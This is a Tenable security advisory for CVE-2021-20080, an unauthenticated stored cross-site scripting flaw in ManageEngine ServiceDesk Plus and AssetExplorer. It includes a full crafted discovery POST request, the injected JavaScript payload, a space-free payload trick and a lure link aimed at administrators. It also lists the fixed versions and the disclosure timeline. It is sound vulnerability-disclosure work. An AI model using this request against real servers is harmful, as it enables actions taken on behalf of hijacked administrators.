tenable

ManageEngine ServiceDesk Plus and AssetExplorer - Unauthenticated Stored XSS

Medium

← View More Research Advisories

Synopsis

Note: Research was conducted against ManageEngine Service Desk Plus. ManageEngine lists AssetExplorer as affected as well in their release notes.

A stored cross-site scripting vulnerability exists in the XML processing logic of asset discovery. By sending a crafted HTTP POST request to /discoveryServlet/WsDiscoveryServlet, a remote, unauthenticated attacker can create an asset containing malicious JavaScript. When an administrator views this asset, the JavaScript will execute. This can be exploited to perform authenticated application actions on behalf of the administrator user.

A crafted POST /discoveryServlet/WsDiscoveryServlet causes an XML file to be created in the "C:\Program Files\ManageEngine\ServiceDesk\scannedxmls" directory. Within a minute or two, that XML file is then parsed, and the data is used to create an asset. In the case of a UNIX-like host that provides the output of the "/sbin/ifconfig" command, the IP address of the asset is extracted from the output.

When the new asset is viewed at /ViewCIDetails.do, the value of the IP address is unsafely used to create a block of JavaScript code. Specifically, the clickToExpandIP() function is constructed using this value. This allows an attacker to inject arbitrary JavaScript.

Proof of Concept

The following HTTP POST request contains an XML document:


```
POST /discoveryServlet/WsDiscoveryServlet?computerName=tenable12345 HTTP/1.1
Host: 172.26.31.177:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: */*
Referer: http://172.26.31.177:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 2040

<?xml version="1.0" encoding="UTF-8" ?><DocRoot>
<ComputerName><command>hostname</command><output><![CDATA[
]]></output></ComputerName>
<OS_Category><command>uname -s</command><output><![CDATA[
Darwin
]]></output></OS_Category>
<Hardware_Info>
<OS_Category><command>sw_vers</command><output><![CDATA[
ProductName:    macOS
ProductVersion: 11.1
BuildVersion:   20C69
]]></output></OS_Category>
<Computer_Information><command>hostname -s</command><output><![CDATA[
newworkstation3
]]></output></Computer_Information>
<CPU_Information><command>system_profiler SPHardwareDataType</command><output><![CDATA[
Hardware:

    Hardware Overview:

      Model Name: MacBook Pro
      Model Identifier: MacBookPro14,3
      Processor Name: Quad-Core Intel Core i7
      Processor Speed: 2.9 GHz
      Number of Processors: 1
      Total Number of Cores: 4
      L2 Cache (per Core): 256 KB
      L3 Cache: 8 MB
      Hyper-Threading Technology: Enabled
      Memory: 16 GB
      System Firmware Version: 429.60.3.0.0
      SMC Version (system): 2.45f4
      Serial Number (system): A03XJ3PMHTK9

]]></output></CPU_Information>
<NIC_Info><command>/sbin/ifconfig</command><output><![CDATA[
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        options=400<CHANNEL_IO>
        ether 8c:85:90:d4:a6:e9
        inet6 fe80::103b:588a:7772:e9db%en0 prefixlen 64 secured scopeid 0x5
        inet ');}{alert("xss");// netmask 0xffffff00 broadcast 192.168.0.255
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
]]></output></NIC_Info>
<PhysicaldrivesInfo><command>/usr/sbin/system_profiler SPParallelATADataType</command><output><![CDATA[
]]></output></PhysicaldrivesInfo>
<HarddrivesInfo><command>/usr/sbin/system_profiler SPSerialATADataType</command><output><![CDATA[
]]></output></HarddrivesInfo>
</Hardware_Info>
<Software_Info>
<Installed_Softwares><command>system_profiler SPApplicationsDataType</command><output><![CDATA[
]]></output></Installed_Softwares>
</Software_Info>
</DocRoot>
```

```
inet ');}{alert("xss");// netmask ...
```

As stated earlier, this will be incorporated into the JavaScript function. In this case, the function will be constructed as such:

```
function clickToExpandIP(){
        jQuery('#ips').text('[ ');}{alert("xss");// ]');
}
```

In this case, once the asset is viewed, an alert will pop up containing the text, "xss".



Please note that this is a simple proof of concept; however, more complex JavaScript code can be implemented.

A final point to make is that the IP address is extracted solely based on the assumption that a space will occur after its value. There is no validation of the address. Complex JavaScript payloads can be constructed such that no spaces are included. For example:

```
var test = new Test();
```

is equivalent to:

```
var/**/test=new/**/Test();
```

Furthermore, the likelihood of triggering this vulnerability could be increased if the attacker were to send a benign link to the administrator, such as /SearchN.do?searchText=newworkstation3&subModSelText=&selectName=assets. If visited, the search result will list the malicious asset.

Solution

Upgrade to ServiceDesk Plus version 11200 and/or AssetExplorer version 6800.

Additional References

https://www.manageengine.com/products/service-desk/on-premises/readme.html#readme112
https://www.manageengine.com/products/asset-explorer/sp-readme.html
https://github.com/tenable/poc/blob/master/manageengine/manageengine_sdp_unauth_stored_xss_rce_windows.py
https://www.tenable.com/security/research/tra-2021-22

Disclosure Timeline

03/17/2021 - Tenable reports bugs via ZoHo bug bounty portal. 90-day date is June 15, 2021.
03/24/2021 - Tenable asks for an update.
04/07/2021 - Tenable asks for updates.
04/08/2021 - Tenable notices the XSS was patched. Notifies Zoho of intent to publish an advisory today.

Risk Information

CVE ID: CVE-2021-20080
Tenable Advisory ID: TRA-2021-11
Credit: Chris Lyne

CVSSv3 Base / Temporal Score: 6.1 / 5.5
CVSSv3 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Additional Keywords : SD-93706
AEI-93706

Advisory Timeline

04/08/2021 - Advisory published.
06/09/2021 - Adding additional references.